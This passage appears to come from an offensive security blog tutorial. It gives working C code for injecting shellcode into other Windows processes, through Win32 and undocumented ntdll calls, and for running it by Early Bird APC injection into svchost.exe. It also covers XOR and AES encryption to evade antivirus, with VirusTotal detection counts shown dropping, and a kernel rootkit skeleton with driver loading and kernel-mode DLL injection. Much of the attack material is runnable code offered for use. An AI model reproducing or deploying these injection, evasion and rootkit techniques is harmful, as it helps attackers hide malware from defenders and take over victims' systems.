    hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)exec_mem, NULL,0,0);
    CloseHandle(hProcess);
    return 0;
}
Alright, do you notice any differences? Bingo, there’s “shellcode.” Let me clarify the initial code segment was simple, mainly focusing on creating a new process (Notepad) and adjusting its priority class. However, the code we’re dealing with now is more sinister, as it centers around remote process injection and the implementation of functions such as OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread to allocate memory within a target process and execute custom shellcode within it.
Nevertheless, plaintext Metasploit (msf) shellcode tends to raise red flags and is susceptible to detection by antivirus engines. In the preceding section, we delved into shellcode development, particularly emphasizing a reverse shell. Yet, this code is simpler and can be swiftly pinpointed by antivirus engines. So, let’s explore an alternative strategy how about encoding the shellcode into Read-Write-Execute (RWX) memory to initiate Notepad?
Alright, RWX memory implementation is fairly straightforward for our intended purpose. It involves searching a process’s private virtual memory space (the userland virtual memory space) for a memory section marked as PAGE_EXECUTE_READWRITE. If such a space is found, it’s returned. If not, the next search address is adjusted to the subsequent memory region (BaseAddress + Memory Region).
To finalize this for code execution, our shellcode must then be relocated to that discovered memory region and executed. An efficient way to achieve this is to resort WinAPI calls, similar to what we demonstrated in the first technique. However, it’s essential to consider the drawbacks of that plan, as discussed above.
int main(int argc, char * argv[])
{
    // msfvenom -p windows/x64/exec CMD=notepad.exe -f c
    unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";

    int newPid = atoi(argv[1]);
    printf("Injecting into pid %d\n", newPid);

    HANDLE pHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, (DWORD)newPid);
    if (!pHandle)
    {
        printf("Invalid Handle\n");
        exit(1);
    }
    LPVOID remoteBuf = VirtualAllocEx(pHandle, NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (!remoteBuf)
    {
        printf("Alloc Fail\n");
        exit(1);
    }
    printf("alloc addr: %p\n", remoteBuf);
    WriteProcessMemory(pHandle, remoteBuf, shellcode, sizeof(shellcode), NULL);
    CreateRemoteThread(pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuf, NULL, 0, NULL);
    return 0;
}
Let’s try to move away from them and directly use the undocumented functions within ntdll.dll in this one we go level lower where we do the syscalls directly.
We need:
    NtAllocateVirtualMemory
    NtWriteVirtualMemory
    NtCreateThreadEx
Since these APIs are not documented by Microsoft, we need to find some external references made by reverse engineers. http://undocumented.ntinternals.net/
Let’s look at the definition of an NTAPI function from the reference link:
NTSYSAPI
NTSTATUS
NTAPI

NtAllocateVirtualMemory(


  IN HANDLE               ProcessHandle,
  IN OUT PVOID            *BaseAddress,
  IN ULONG                ZeroBits,
  IN OUT PULONG           RegionSize,
  IN ULONG                AllocationType,
  IN ULONG                Protect );
NTSTATUS is the actual return value, while NTSYSAPI marks the function as a library import and NTAPI defines the windows api calling convention.
IN means the function requires it as input, while OUT means that the parameter passed in is modified with some return output, When we prototype the functions, we just need to note the NTAPI part. In fact you can also use WINAPI since the both of them resolve to __stdcall.
typedef NTSTATUS(NTAPI* NAVM)(HANDLE, PVOID, ULONG, PULONG, ULONG, ULONG);
typedef NTSTATUS(NTAPI* NWVM)(HANDLE, PVOID, PVOID, ULONG, PULONG);
typedef NTSTATUS(NTAPI* NCT)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, HANDLE, PVOID, PVOID, ULONG, SIZE_T, SIZE_T, SIZE_T, PPS_ATTRIBUTE_LIST);
Here we prototype some function pointers that we’ll map the address of the actual functions in ntdll.dll to later.
You might notice that some types are also missing, for example the POBJECT_ATTRIBUTES, so let’s find and define them from the references.
typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;

typedef struct _OBJECT_ATTRIBUTES {
    ULONG           Length;
    HANDLE          RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG           Attributes;
    PVOID           SecurityDescriptor;
    PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;

typedef struct _PS_ATTRIBUTE {
    ULONG Attribute;
    SIZE_T Size;
    union {
        ULONG Value;
        PVOID ValuePtr;
    } u1;
    PSIZE_T ReturnLength;
} PS_ATTRIBUTE, *PPS_ATTRIBUTE;

typedef struct _PS_ATTRIBUTE_LIST
{
    SIZE_T       TotalLength;
    PS_ATTRIBUTE Attributes[1];
} PS_ATTRIBUTE_LIST, *PPS_ATTRIBUTE_LIST;
Now Let’s load ntdll.dll and map the functions.
HINSTANCE hNtdll = LoadLibraryW(L"ntdll.dll");
if (!hNtdll)
{
    printf("Load ntdll fail\n");
    exit(1);
}

NAVM NtAllocateVirtualMemory = (NAVM)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
NWVM NtWriteVirtualMemory = (NWVM)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
NCT NtCreateThreadEx = (NCT)GetProcAddress(hNtdll, "NtCreateThreadEx");
Finally we can call these functions.
typedef NTSTATUS(NTAPI* NAVM)(HANDLE, PVOID, ULONG, PULONG, ULONG, ULONG);
typedef NTSTATUS(NTAPI* NWVM)(HANDLE, PVOID, PVOID, ULONG, PULONG);
typedef NTSTATUS(NTAPI* NCT)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, HANDLE, PVOID, PVOID, ULONG, SIZE_T, SIZE_T, SIZE_T, PPS_ATTRIBUTE_LIST);

int main(int argc, char * argv[])
{
    // msfvenom -p windows/x64/exec CMD=notepad.exe -f c
    unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";

	int newPid = atoi(argv[1]);
	printf("Injecting into pid %d\n", newPid);

    HANDLE pHandle = OpenProcess(PROCESS_ALL_ACCESS, 0, (DWORD)newPid);
    if (!pHandle)
    {
        printf("Invalid Handle\n");
        exit(1);
    }
    HANDLE tHandle;
    HINSTANCE hNtdll = LoadLibraryW(L"ntdll.dll");
    if (!hNtdll)
    {
        printf("Load ntdll fail\n");
        exit(1);
    }

    NAVM NtAllocateVirtualMemory = (NAVM)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
    NWVM NtWriteVirtualMemory = (NWVM)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
    NCT NtCreateThreadEx = (NCT)GetProcAddress(hNtdll, "NtCreateThreadEx");
    void * allocAddr = NULL;
    SIZE_T allocSize = sizeof(shellcode);
    NTSTATUS status;
    status = NtAllocateVirtualMemory(pHandle, &allocAddr, 0, (PULONG)&allocSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    printf("status alloc: %X\n", status);
    printf("alloc addr: %p\n", allocAddr);
    status = NtWriteVirtualMemory(pHandle, allocAddr, shellcode, sizeof(shellcode), NULL);
    printf("status write: %X\n", status);
    status = NtCreateThreadEx(&tHandle, GENERIC_EXECUTE, NULL, pHandle, allocAddr, NULL, 0, 0, 0, 0, NULL);
    printf("status exec: %X\n", status);

	return 0;
}
So, if you decide to upload this to antivirus engines (which I don’t recommend, but the choice is yours), what can you expect? Well, you might see 27 out of 72 detections

Like I said msf shellcode is a give away but let’s Try something else. Time to dust off some classic techniques that never go out of style. We’re diving into XOR encryption, a method you’re probably familiar with when it comes to encrypting shellcode. When XOR encryption is put to work on shellcode, a key is carefully selected to XOR every byte of the shellcode.
To decrypt the shellcode, you simply employ the same key to XOR each byte once more, effectively reversing the encryption process and restoring the original shellcode. However, it’s worth noting that XOR encryption can be a walk in the park for attackers who know the key. If you’re up for a challenge, check out the one I posted a while back ReverseMeCipher which involves XOR encryption. Here’s a writeup to give you some insights CipherWriteup As a general rule, it’s often smarter to combine XOR encryption with other methods.
So first we wanna remove strings and debug symbols, Running the command strings on our exe reveals strings such as “NtCreateThreadEx”, which may lead to AV detection.
We can remove these strings by again XOR encrypting them and decrypting during runtime, First we start by the function responsible for encryption and decryption
unsigned char * rox(unsigned char *, int, int);
unsigned char * rox(unsigned char * data, int dataLen, int xor_key)
{
    unsigned char * output = (unsigned char *)malloc(sizeof(unsigned char) * dataLen + 1);

    for (int i = 0; i < dataLen; i++)
        output[i] = data[i] ^ xor_key;

    return output;
}
XOR is its own inverse applying the same key twice gives you back the original data. So this one function handles both encryption and decryption. We use it to encode our shellcode and strings at build time, then decode them at runtime.
const char* ntdll_str = (const char*)ntdll;
const char* navm_str = (const char*)navm;
const char* nwvm_str = (const char*)nwvm;
const char* ncte_str = (const char*)ncte;
So like we said NtCreateThreadEx.” These strings can be indicative of the program’s functionality and may lead to antivirus (AV), One way to obfuscate these strings and make them less detectable is to XOR encrypt them, and then decrypt them during runtime when they are needed.
For example:
unsigned char ntdll_data[] = {0x3d, 0x27, 0x37, 0x3f, 0x3f, 0x7d, 0x37, 0x3f, 0x3f, 0x53};
unsigned char *ntdll = rox(ntdll_data, 10, 0x53);
Let’s use Virustotal again and check the detection rate.
Well, going from 27 detections down to 9 is indeed a notable improvement, but it’s essential to recognize that this level of evasion is still relatively basic, especially when relying on tools like msfvenom to achieve our goals.

Alright, time for a new code injection technique: “Early Bird.” This technique was first observed being used by APT33 (also known as Elfin, Refined Kitten), an Iranian threat group primarily targeting aerospace and energy sectors. It was documented by researchers at Cyberbit in 2018 and has since become a well-known evasion method.
So what makes Early Bird different from the standard CreateRemoteThread injection we covered earlier? The key insight is timing. In a normal APC (Asynchronous Procedure Call) injection, you’d find a running process, enumerate its threads, and hope one of them enters an alertable state - a condition where the thread is waiting and ready to process queued APCs. Functions like SleepEx, WaitForSingleObjectEx, and WaitForMultipleObjectsEx put threads into this alertable state. The problem is that this is unpredictable: the thread might never become alertable, or it might execute your shellcode multiple times.
Early Bird sidesteps this entirely. Instead of targeting an existing process, we create a brand new process in a suspended state using CREATE_SUSPENDED. At this point, the process exists but its main thread hasn’t started executing yet. We allocate memory, write our shellcode, and queue an APC to the suspended thread. When we resume the thread, the APC fires before the process’s actual entry point runs before most security products have had a chance to place their hooks. The malicious code executes at a very early stage of thread initialization, hence the name “Early Bird.”
Let’s understand what APCs actually are before we look at the code. Every thread in Windows has two APC queues: a kernel-mode queue and a user-mode queue. The kernel uses APCs internally for things like I/O completion and thread suspension. User-mode APCs are delivered when a thread enters an alertable wait state. The QueueUserAPC function lets us add a function pointer to a thread’s user-mode APC queue. When the thread becomes alertable, the system dequeues and executes each APC function in FIFO order. In our case, the “function” we’re queuing is actually the address of our shellcode in the target process’s memory.
Now, before we inject the shellcode, we want it encrypted at rest. If the shellcode sits in our binary as plaintext, any Static analysis or AV signature scan will flag it immediately. We’ll use AES-256 encryption via the Windows CryptoAPI to decrypt the payload at runtime, right before injection. Here’s how the decryption pipeline works:
int AESDecrypt(unsigned char* payload, DWORD payload_len, char* key, size_t keylen) {

HCRYPTPROV hProv;
HCRYPTHASH hHash;
HCRYPTKEY hKey;

// PROV_RSA_AES gives us access to AES algorithms.
// CRYPT_VERIFYCONTEXT means we don't need a persistent key container
// we're only doing ephemeral encryption/decryption.
if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)) {
    return -1;
}

// We'll hash our key material to derive the actual AES key.
if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) {
    return -1;
}

// The raw key string gets hashed CryptDeriveKey will use this
// hash output as the actual cryptographic key material.
if (!CryptHashData(hHash, (BYTE*)key, (DWORD)keylen, 0)) {
    return -1;
}

// CryptDeriveKey takes the hash output and produces a symmetric key.
// This ensures that the same password always produces the same key,
// which is how our encryptor and decryptor stay in sync.
if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey)) {
    return -1;
}

// The payload buffer is modified directly the encrypted bytes
// are replaced with the decrypted shellcode.
// The TRUE parameter indicates this is the final (and only) block.
if (!CryptDecrypt(hKey, (HCRYPTHASH)NULL, TRUE, 0, payload, &payload_len)) {
    return -1;
}

// Always release in reverse order of acquisition.
CryptDestroyKey(hKey);
CryptDestroyHash(hHash);
CryptReleaseContext(hProv, 0);

return 0;
}
Let’s walk through why we’re using this specific approach. The CryptoAPI is a native Windows API - no third-party libraries needed, which keeps our binary’s import table clean. We use CRYPT_VERIFYCONTEXT because we don’t need a persistent key container; we’re doing a one-shot decryption. The key derivation chain is: raw password -> SHA-256 hash -> AES-256 key. This means our encryptor (a separate tool or script) just needs to use the same password and the same derivation method to produce compatible ciphertext.
Now let’s move to the injection itself. First, we need to create our target process. Notice that we’re resolving CreateProcessW dynamically rather than calling it directly this keeps it out of our IAT, making static analysis harder:
pfnCreateProcessW pCreateProcessW = (pfnCreateProcessW)GetProcAddress(GetModuleHandleW(L"KERNEL32.DLL"), "CreateProcessW");
if (pCreateProcessW == NULL) {
    // Handle error if the function cannot be found
}

STARTUPINFOW si;
PROCESS_INFORMATION pi;

// Clear out startup and process info structures
RtlSecureZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
RtlSecureZeroMemory(&pi, sizeof(pi));

std::wstring pName = L"C:\\Windows\\System32\\svchost.exe";

HANDLE pHandle = NULL;
HANDLE hThread = NULL;
DWORD Pid = 0;

BOOL cProcess = pCreateProcessW(NULL, &pName[0], NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
We’re spawning svchost.exe specifically because it’s a legitimate Windows service host process dozens of instances run on any Windows machine at any given time, so one more won’t look suspicious. The CREATE_SUSPENDED flag is the critical piece: it tells the kernel to create the process and its initial thread but not to start executing. The thread sits there, frozen, waiting for us.
After creation, we grab the handles we need:
pHandle = pi.hProcess;
hThread = pi.hThread;
Pid = pi.dwProcessId;
pHandle gives us access to the process’s virtual memory space. hThread is the handle to the suspended main thread we’ll queue our APC to. Pid is the process ID, useful for debugging and logging.
With the suspended process ready and our shellcode decrypted in memory, we allocate executable memory inside the target process:
LPVOID memAlloc = pVirtualAllocEx(pHandle, 0, scSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
VirtualAllocEx allocates memory in another process’s address space. We request PAGE_EXECUTE_READWRITE because we need to write the shellcode into this region and then execute it. In a more refined implementation, you’d allocate as PAGE_READWRITE, write the shellcode, then use VirtualProtectEx to change the protection to PAGE_EXECUTE_READ this avoids having a RWX memory region, which is a red flag for security products.
Next, we copy the decrypted shellcode into the allocated memory:
DWORD wMem = pWriteProcessMemory(pHandle, (LPVOID)memAlloc, shellcode, scSize, &bytesWritten);
Now comes the Early Bird magic. Instead of using CreateRemoteThread (which is heavily monitored by EDRs), we use QueueUserAPC to queue our shellcode’s address as an APC function on the suspended thread:
if (pQueueUserAPC((PAPCFUNC)memAlloc, hThread, NULL)) {
    pResumeThread(hThread);
}
Here’s what happens step by step when ResumeThread is called:
- The thread’s suspend count drops to zero and it becomes schedulable
- Before the thread reaches the process’s entry point, the kernel checks the thread’s APC queue
- Our queued APC is found and executed - this is our shellcode
- The shellcode runs in the context of the legitimate
svchost.exeprocess - From the outside, it looks like
svchost.exeis doing normal work
The reason this is so effective is that most security products hook functions like NtResumeThread or set breakpoints at the process entry point. But our code runs before the entry point is ever reached. The hooks that EDRs place during process initialization (typically in ntdll!LdrInitializeThunk or the process’s DllMain callbacks) haven’t been set up yet when our APC fires.
By combining AES-encrypted shellcode with the Early Bird APC injection technique and dynamic API resolution, we’ve layered three distinct evasion methods:
- The shellcode is encrypted at rest, defeating static signature scans
- API calls are resolved dynamically, keeping our IAT clean
- Execution happens before security hooks are in place, evading runtime monitoring
Among the initial 72 detections, we’ve successfully narrowed it down to a mere 5. We started with 27 detections using plain shellcode injection, dropped to 9 with XOR string obfuscation, and now we’re at 5 with AES encryption and Early Bird injection. We can keep pushing this further, and with additional techniques (syscall stubs, indirect syscalls, sleep obfuscation), hitting zero detections is absolutely achievable. The key takeaway is that evasion isn’t about one silver bullet it’s about layering techniques so that no single detection method catches everything.

Writing a Simple Rootkit
Everything we’ve done so far has been in user mode Ring 3 in the x86 protection ring model. We’ve been calling Win32 API functions, which eventually make system calls into the kernel, but our code itself runs with the same privileges as any normal application. A rootkit changes the game entirely by operating in kernel mode (Ring 0), where it has unrestricted access to the entire system: all memory, all hardware, all processes.
Why does this matter? In user mode, the operating system acts as a gatekeeper. You can only interact with other processes through documented APIs, and those APIs can be monitored, hooked, and restricted by security products. In kernel mode, there is no gatekeeper you are the operating system. You can directly manipulate the data structures that the OS uses to track processes, drivers, and memory. This is what makes kernel rootkits so powerful and so dangerous.
The trade-off is significant a bug in user-mode code crashes your program. A bug in kernel-mode code crashes the entire system with a Blue Screen of Death (BSOD). There’s no safety net, no exception handling that saves you. Every pointer dereference, every memory access must be correct.
To build a kernel rootkit, we first need to understand Windows device drivers, because that’s the legitimate mechanism through which code enters Ring 0. A device driver is a kernel-mode module that the OS loads into its own address space. Drivers communicate with user-mode programs through I/O Request Packets (IRPs) structured messages that flow between the two worlds.
Writing a Windows Device Driver
Let’s start by building a basic Windows device driver. The entry point for any kernel driver is DriverEntry, analogous to main() in a user-mode program. The kernel calls this function when the driver is loaded:
#include "ntddk.h"

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath)
{
    DbgPrint("Hello World!");
    return STATUS_SUCCESS;
}
This driver does almost nothing it prints “Hello World!” to the kernel debugger (viewable in WinDbg or DbgView) and returns STATUS_SUCCESS to tell the kernel it loaded successfully. The PDRIVER_OBJECT parameter is a pointer to the driver object that the kernel created for us this structure is how the kernel tracks our driver and routes requests to it. The PUNICODE_STRING parameter contains the registry path where our driver’s configuration lives.
But a driver that just prints a message isn’t useful. To actually do anything, we need to handle I/O Request Packets (IRPs).
Understanding I/O Request Packets (IRPs)
IRPs are the fundamental communication mechanism between user mode and kernel mode in Windows. When a user-mode program calls ReadFile(), WriteFile(), or DeviceIoControl(), the I/O Manager translates that call into an IRP and sends it to the appropriate driver. Think of IRPs as structured messages: they contain the operation type, input/output buffers, and status information.
Every IRP has a major function code that identifies what kind of operation is being requested. The most important ones for our purposes:
IRP_MJ_CREATE- triggered when a user-mode program opens a handle to our device (viaCreateFile)IRP_MJ_CLOSE- triggered when the handle is closedIRP_MJ_DEVICE_CONTROL- triggered byDeviceIoControl, which is how we’ll send custom commands to our rootkitIRP_MJ_READ/IRP_MJ_WRITE- triggered byReadFile/WriteFile
The driver registers handler functions for each IRP type it wants to process. These handlers are stored in the MajorFunction array of the driver object an array of 28 function pointers, one for each major function code. When an IRP arrives, the kernel looks up the corresponding handler and calls it.
Here’s a basic dispatch function that simply acknowledges any IRP it receives:
NTSTATUS OnStubDispatch(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    Irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return STATUS_SUCCESS;
}
Irp->IoStatus.Status = STATUS_SUCCESS tells the caller that the operation succeeded. IoCompleteRequest signals the I/O Manager that we’re done processing this IRP. The IO_NO_INCREMENT parameter means we don’t boost the priority of the thread that sent the request for a simple acknowledgment, there’s no reason to.
In a real driver, you’d register this function (or specialized versions of it) in DriverEntry like this:
for (int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
    DriverObject->MajorFunction[i] = OnStubDispatch;
This sets all IRP handlers to our stub function. In a production rootkit, you’d replace specific entries with dedicated handlers for example, a custom IRP_MJ_DEVICE_CONTROL handler that accepts commands from your user-mode controller.
Creating a File Handle
For a user-mode program to talk to our kernel driver, it needs a file handle. This might sound strange why would you open a “file” to talk to a driver? It’s because Windows unifies everything under the I/O model. Devices, files, pipes, sockets they’re all accessed through handles. The driver creates a named device object, and user-mode code opens it with CreateFile just like opening a regular file.
There are two names involved here. The device name (e.g., \\Device\\MyDevice) lives in the kernel’s object namespace and isn’t directly accessible from user mode. To bridge this gap, we create a symbolic link (e.g., \\\\.\\MyDevice) that maps the user-visible name to the kernel device name. This is similar to how drive letters like C: are actually symbolic links to device objects.
const WCHAR deviceNameBuffer[] = L"\\Device\\MyDevice";
const WCHAR dosDeviceNameBuffer[] = L"\\DosDevices\\MyDevice";
PDEVICE_OBJECT g_RootkitDevice; // Global pointer to our device object

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath)
{
    NTSTATUS ntStatus;
    UNICODE_STRING deviceNameUnicodeString, dosDeviceNameUnicodeString;

    RtlInitUnicodeString(&deviceNameUnicodeString, deviceNameBuffer);
    RtlInitUnicodeString(&dosDeviceNameUnicodeString, dosDeviceNameBuffer);

    ntStatus = IoCreateDevice(DriverObject, 0, &deviceNameUnicodeString, 0x00001234, 0, TRUE, &g_RootkitDevice);

    // Create a symbolic link so user-mode programs can access our device
    IoCreateSymbolicLink(&dosDeviceNameUnicodeString, &deviceNameUnicodeString);
    // ...
}
IoCreateDevice creates the device object in the kernel’s namespace. The device type 0x00001234 is a custom type identifier Microsoft reserves certain ranges, but for a rootkit we can use any value in the user-defined range. The TRUE parameter means this is an exclusive device (only one handle can be open at a time).
IoCreateSymbolicLink creates the user-visible name. After this, a user-mode program can open a handle with:
HANDLE hDevice = CreateFile(L"\\\\.\\MyDevice", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
From there, DeviceIoControl(hDevice, IOCTL_CODE, ...) sends custom commands to the driver, which arrive as IRP_MJ_DEVICE_CONTROL IRPs. This is how our user-mode controller will tell the rootkit what to do - hide a process, inject a DLL, or whatever else we need.
With this foundation in place driver entry, IRP handling, and user-mode communication we have a working skeleton for a kernel rootkit.
Building and Loading the Driver
Before we can test any of this, we need to know how to compile and load a kernel driver. Unlike user-mode programs, you can’t just compile a driver with a standard C compiler and run it. You need the Windows Driver Kit (WDK), which integrates with Visual Studio and provides the kernel-mode headers (ntddk.h, wdm.h), libraries, and a specialized build environment.
The recommended setup for driver development is a two-machine configuration: a development machine where you write and compile the code, and a test machine (usually a VM) where you load and debug the driver. This is essential because a bug in your driver will BSOD the test machine you don’t want that happening on your development box. Kernel debugging is done over a serial connection (or network, on modern Windows) using WinDbg, which connects from the development machine to the test machine.
Once compiled, you get a .sys file. To load it, you register it as a kernel service. The Service Control Manager (SCM) maintains a database of services in the registry at HKLM\SYSTEM\CurrentControlSet\Services. Each driver gets a subkey with its configuration. You can register and start a driver using sc.exe:
sc create MyRootkit type= kernel binPath= C:\path	o
ootkit.sys
sc start MyRootkit
Under the hood, sc create writes a registry key at HKLM\SYSTEM\CurrentControlSet\Services\MyRootkit with Type set to SERVICE_KERNEL_DRIVER (0x1) and ImagePath pointing to the .sys file. sc start calls NtLoadDriver, which maps the driver into kernel memory and calls its DriverEntry function.
For a rootkit, you’d typically automate this from your user-mode dropper. The dropper extracts the .sys file, registers it as a service, starts it, and then the driver takes over. Some rootkits go further and exploit vulnerable legitimate signed drivers (a technique called “Bring Your Own Vulnerable Driver” or BYOVD) to bypass Driver Signature Enforcement (DSE), which on 64-bit Windows requires all kernel drivers to be signed with a valid certificate.
One important note: on 64-bit Windows with Secure Boot enabled, only drivers signed by Microsoft or with an EV certificate can load. This is a significant barrier for rootkit deployment. Real-world rootkits either steal legitimate signing certificates, exploit vulnerable signed drivers to disable DSE, or target systems where Secure Boot is disabled.
Now let’s add the actual malicious capabilities.
Kernel-Mode DLL Injection
Earlier we covered DLL injection from user mode using CreateRemoteThread or QueueUserAPC to force a process to load our DLL. But what if we’re already in the kernel? Kernel-mode DLL injection is a fundamentally different beast. From Ring 0, we have direct access to any process’s address space, we can queue kernel APCs (which are more reliable than user-mode APCs), and we can intercept the exact moment a process loads its first DLLs.
The technique we’ll implement here uses PsSetLoadImageNotifyRoutine, a documented kernel callback that fires every time any image (EXE or DLL) is loaded into any process on the system. By watching for kernel32.dll to load, we know the process has reached a point where it can execute user-mode code specifically, it can call LoadLibraryExA. We then queue a kernel APC that forces the process’s thread to call LoadLibraryExA with the path to our DLL.
This approach was notably used by the Sirifef (also known as ZeroAccess) rootkit family, which used kernel-mode APC injection to load malicious DLLs into every process on the system. The advantage over user-mode injection is that no user-mode API calls are needed the injection happens entirely from the kernel, making it invisible to user-mode security hooks.
Let’s start with the driver entry point:
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverobject, IN PUNICODE_STRING pRegister)
{

NTSTATUS st;

PsSetLoadImageNotifyRoutine(&LoadImageNotifyRoutine);

pDriverobject->DriverUnload = (PDRIVER_UNLOAD)Unload;

return STATUS_SUCCESS;
}
PsSetLoadImageNotifyRoutine registers a callback function that the kernel will invoke every time any image is mapped into any process’s address space. This includes EXEs, DLLs, and even kernel drivers. The callback receives three parameters: the image name, the process ID it’s being loaded into, and an IMAGE_INFO structure containing the base address and size of the loaded image.
We also set pDriverobject->DriverUnload to point to our cleanup function. This is critical without an unload routine, the driver cannot be stopped without rebooting. The unload function must reverse everything DriverEntry set up: unregister callbacks, free memory, and delete device objects. If you forget to unregister the image load callback and then unload the driver, the kernel will call into freed memory on the next image load, causing an immediate BSOD.
Image Load Notification
The image load callback is where the real work begins. Every time any DLL loads into any process, our callback fires. We’re specifically watching for kernel32.dll because it’s one of the first DLLs loaded into every Windows process, and it exports LoadLibraryExA the function we’ll hijack to load our malicious DLL. We can’t inject before kernel32.dll is loaded because the function we need doesn’t exist in the process yet.
